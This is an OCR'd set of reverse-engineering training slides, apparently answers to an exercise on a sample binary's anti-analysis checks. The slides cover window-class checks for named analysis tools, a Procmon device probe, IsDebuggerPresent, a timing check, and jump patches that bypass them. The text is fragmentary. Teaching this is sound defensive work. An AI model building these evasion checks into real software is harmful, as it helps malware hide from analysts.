
Check the comments to determine what it is attempting to detect.


Exercise 2 Answer For Ghidra



The function is checking whether any process of an analysis tool is running.


Exercise 2 Answer For Ghidra





Exercise 2 Answer For Ghidra

- This modification bypasses the process check for analysis tools.



Exercise 2 Answer For Ghidra


- As the comments indicate, EnumWindows is an API that checks the names of open windows.
- It identifies which windows are being checked.

```
0040169d 50              PUSH        EAX
0040169e 68 00 12        PUSH        lpEnumFunc_00401200
         40 00
                     Window Name Check
004016a3 ff 15 60        CALL        dword ptr [->USER32.DLL::EnumWindows]
         30 40 00
004016a9 85 c0           TEST        EAX,EAX
004016ab 0f 85 ef        JNZ         LAB_004019a0
```

```
00401261 c7 85 dc        MOV         dword ptr [EBP + local_428],s_RegmonClass_0040..  = "RegmonClass"
         fb ff ff
         94 31 40 00
0040126b c7 85 e0        MOV         dword ptr [EBP + local_424],s_PROCEXPL_004031a0   = "PROCEXPL"
         fb ff ff
         a0 31 40 00
00401275 c7 85 e4        MOV         dword ptr [EBP + local_420],s_TCPViewClass_004..  = "TCPViewClass"
         fb ff ff
         ac 31 40 00
0040127f c7 85 e8        MOV         dword ptr [EBP + local_41c],s_SmartSniff_00403..  = "SmartSniff"
         fb ff ff
         bc 31 40 00
00401289 c7 85 ec        MOV         dword ptr [EBP + local_418],s_Autoruns_004031c8   = "Autoruns"
         fb ff ff
         c8 31 40 00
00401293 c7 85 f0        MOV         dword ptr [EBP + local_414],s_CNetmonMainFrame..  = "CNetmonMainFrame"
         fb ff ff
         d4 31 40 00
0040129d c7 85 f4        MOV         dword ptr [EBP + local_410],s_TFormFileAlyzer2..  = "TFormFileAlyzer2"
         fb ff ff
         e8 31 40 00
004012a7 c7 85 f8        MOV         dword ptr [EBP + local_40c],s_ProcessHacker_00..  = "ProcessHacker"
         fb ff ff
         fc 31 40 00
004012b1 ff 15 5c        CALL        dword ptr [->USER32.DLL::GetClassNameA]           = 000042b2
```

Exercise 2 Answer For Ghidra

If there is no target window to detect, the return value will be 0.



Exercise 2 Answer For Ghidra

- Is it an anti-debugging technique like the comment suggests, or is it something else?
- What does ¥¥.¥Global¥ProcmonDebugLogger mean?

```
004016b1 50              PUSH        EAX
004016b2 68 80 00        PUSH        0x80
         00 00
004016b7 6a 03           PUSH        0x3
004016b9 50              PUSH        EAX
004016ba 6a 07           PUSH        0x7
                     Opened_Exclusively_Check
004016bc 68 00 00        PUSH        0x80000000
         00 80
                     CreateFile is attempting to exclusively open its own executab...
                     If it fails to do so, it deduces that a debugger may already ...
004016c1 68 0c 32        PUSH        s_\\.\Global\ProcmonDebugLogger_0040320c
         40 00
004016c6 ff 15 18        CALL        dword ptr [->KERNEL32.DLL
         30 40 00
```

By checking for the existence of ¥¥.¥Global¥ProcmonDebugLogger, it can determine whether a monitoring tool like Procmon is running.


Exercise 2 Answer For Ghidra

- If Process Monitor is not running, it can pass through without altering the jump instruction.

```
004016B9   50              push eax
004016BA   6A 07           push 7
004016BC   68 00000080     push 80000000
004016C1   68 0C324000     push exercise2.40320C                 40320C:"\\\\.\\Global\\ProcmonDebugLogger"
004016C6   FF15 18304000   call dword ptr ds:[<&CreateFileA>]
004016CC   83F8 FF         cmp eax,FFFFFFFF
004016CF   0F85 C4020000   jne exercise2.401999
004016D5   FF15 28304000   call dword ptr ds:[<&IsDebuggerPresent>]
004016DB   85C0            test eax,eax
004016DD   0F85 BD020000   jne exercise2.4019A0
004016E3   FFD7            call edi
004016E5   2BC6            sub eax,esi
```


- Next, Debugging detection using IsDebuggerPresent API

```
                        Debugger check
004016d5 ff 15 28       CALL        dword ptr [->KERNEL32.DLL::IsDebuggerPresent]    = 00004264
         30 40 00
004016db 85 c0          TEST        EAX,EAX
004016dd 0f 85 bd       JNZ         LAB_004019a0
         02 00 00
```



Exercise 2 Answer For Ghidra

- Since debugging is active, the return value is also 1.
- JNE (Jump Not Equal) = 0, so the jump is taken.



Exercise 2 Answer For Ghidra

```
004016CC   83F8 FF          cmp eax,FFFFFFFF
004016CF   0F85 C4020000    jne exercise2.401999
004016D5   FF15 28304000    call dword ptr ds:[<&IsDebuggerPresent>]
004016DB   85C0             test eax,eax
004016DD   0F85 BD020000    jne exercise2.4019A0
004016E3   FFD7             call edi
004016E5   2BC6             sub eax,esi
004016E7   83DA 00          sbb edx,0
004016EA   85D2             test edx,edx
004016EC   0F87 AE020000    ja exercise2.4019A0
004016F2   72 0B            jb exercise2.4016FF
004016F4   3D 94110000      cmp eax,1194
004016F9   0F87 A1020000    ja exercise2.4019A0
004016FF   E8 5CFCFFFF      call exercise2.401360
00401704   83F8 70          cmp eax,70
```

```
004016d5
...16d5 CALL dword ptr [->KERNEL32.DLL:...
...16db TEST EAX,EAX
...16dd JNZ  LAB_004019a0
```

```
004016e3
...16e3 CALL EDI
...16e5 SUB  EAX,ESI
...16e7 SBB  EDX,0x0
...16ea TEST EDX,EDX
...16ec JA   LAB_004019a0
```

It went undetected by AntiDebugSeeker.

Why was it not detected?

Exercise 2 Answer For Ghidra

4016E3 call edi

